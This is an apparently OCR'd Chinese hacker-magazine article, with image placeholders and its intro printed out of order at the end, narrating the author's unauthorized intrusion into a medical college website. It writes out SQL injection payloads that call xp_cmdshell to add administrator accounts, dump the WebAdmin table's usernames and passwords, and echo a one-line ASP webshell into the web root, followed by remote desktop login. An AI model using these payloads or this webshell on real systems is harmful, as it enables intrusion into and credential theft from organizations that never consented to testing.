


图3




图4

依次输入' or 1=1;exec master.dbo.xp_cmdshell 'net user fjhh adminTEST1! /add'--"、"' or 1=1;exec master.dbo.xp_cmdshell 'net localgroup administrators fjhh /add'--'，成功执行了，如图5。兴冲冲的登录3389，却提示密码错误，尝试恢复扩展' or 1=1; EXEC master.dbo.sp_addextendedproc 'xp_cmdshell','xplog70.dll'--，再重复执行，但还是没有添加成功。

难道是WEB与数据库分离了，还是其它BT的设置？算了，我这方面的经验也不多，还是老老实实的猜密码进入后台吧。

第一步：暴表。输入h' or (select top 1 name from BTResource.dbo.sysobjects where xtype='U' and status>0)>0--，如图6。再接着暴下面的表，输入h' or (select top 1 name from BTResource.dbo.sysobjects where xtype='U' and status>0 and name not in ('D99_Tmp'))>0--，如图7。一直重复到最后，才将管理员表WebAdmin暴出来。




图5




图6




图7

第二步：暴字段。提交语句h' or (select top 1 col_name(object_id('WebAdmin'),i) from WebAdmin)>0--，其中i为表中的第几个字段。第1个字段如图8所示。




图8

第三步：暴字段内容。提交语句h' or (select top 1 username from WebAdmin)>0--，如图9。




图9

拿到了用户名和密码，兴冲冲的登录后台却傻眼了，如图10，看来想通过后台获得webshell也是无望了。不过好在从图中我们可以看出WEB的物理地址显示出来了。使用扫描器发现主机开放了1433端口，前面推测的WEB与数据库分离的机会应该不是很大。又回到注入点，在mk兄的指点下，分别使用' or

@@servername>0--'和' or host_name()>0--'提交，发现名称一致，也就是说，WEB与数据库并没有分离，那为什么命令没有成功执行呢？

既然从后台得到了物理地址，那就来尝试试数据库的差异备份吧。由于注入点的特殊性，又是用到的POST的方式，所以只能采取手工的方法了。先使用h' or 1=1;create table fjhh (a image)--建立一个fjhh的表，返回正常，但查询却发现并没有建立成功。Sa权限是完全可以建立表的呀，难道语句有问题？去掉“or 1=1”，使用h';create table fjhh (a image)--建立表后再查询发现已经成功建立了，原来是“or 1=1”在做怪，自己当初之所有加一个“or 1=1”是想让语句保持正确而不出现错误的那个弹框，看来完全多此一举了，这下前面为什么命令执行不成功的症结也给找到了。




图10

重复先前的调用cmd_shell扩展建立管理员用户，用户倒是建立成功了，可在登录时却发现被禁止，只允许远程用户组用户登录。这个简单，我们可以使用net localgroup "Remote Desktop Users" admintest /add将用户添加到远程用户组，但由于此命令得用到双引号（测试单引号不能成功执行），如果直接执行';exec master.dbo.xp_cmdshell 'net localgroup "Remote Desktop Users" admintest /add'--是不能成功的。难道登录个3389就这么难吗？还是先拿到webshell再说吧。使用echo来写个一句话木马';exec master.dbo.xp_cmdshell 'echo ^<%eval request("#")%^> >D:\CDSWEB\toyou.asp'--，使用海阳进行连接，轻松的找到了sa的密码，再使用SQL综合利用工具连接，在这里面执行命令可就方便多了，如图11。




图11

终于成功的登录进去了，如图12。至此，这个曲折的检测过程就结束了，本来很简单的渗透就因为我的画蛇添足加了“or 1=1”而适得其反，迷茫了N久。引用一下牛牛说的：细节决定成功。




图12

（文章中涉及到的wwwscan、superscan、sqltools，已经收录在了光盘中）

文章难度：☆☆☆
文章简介：对某医学院网站的两次入侵过程

二顾某医学院

fjhh

一MM所在的学校，要检测的想法由来已久了，至于为何，想必各位GG都能理解吧。趁着有空，就小试了一下，于是就有了本文的第一次检测，可还没来的及向MM展示展示，就被可爱的管理员发现了，于是又有了后文的第二次检测。

一、情景再现——迂回的webshell获取

打开学校网站的首页，看了看网站的大概构架，所有学校下属机构与专业院系分站都是以文件夹的形式挂在主站下的，无其它二级域名，而且有好几个是采用的与根目录同一套系统，测试发现提交的数据都被int处理了，如图1。

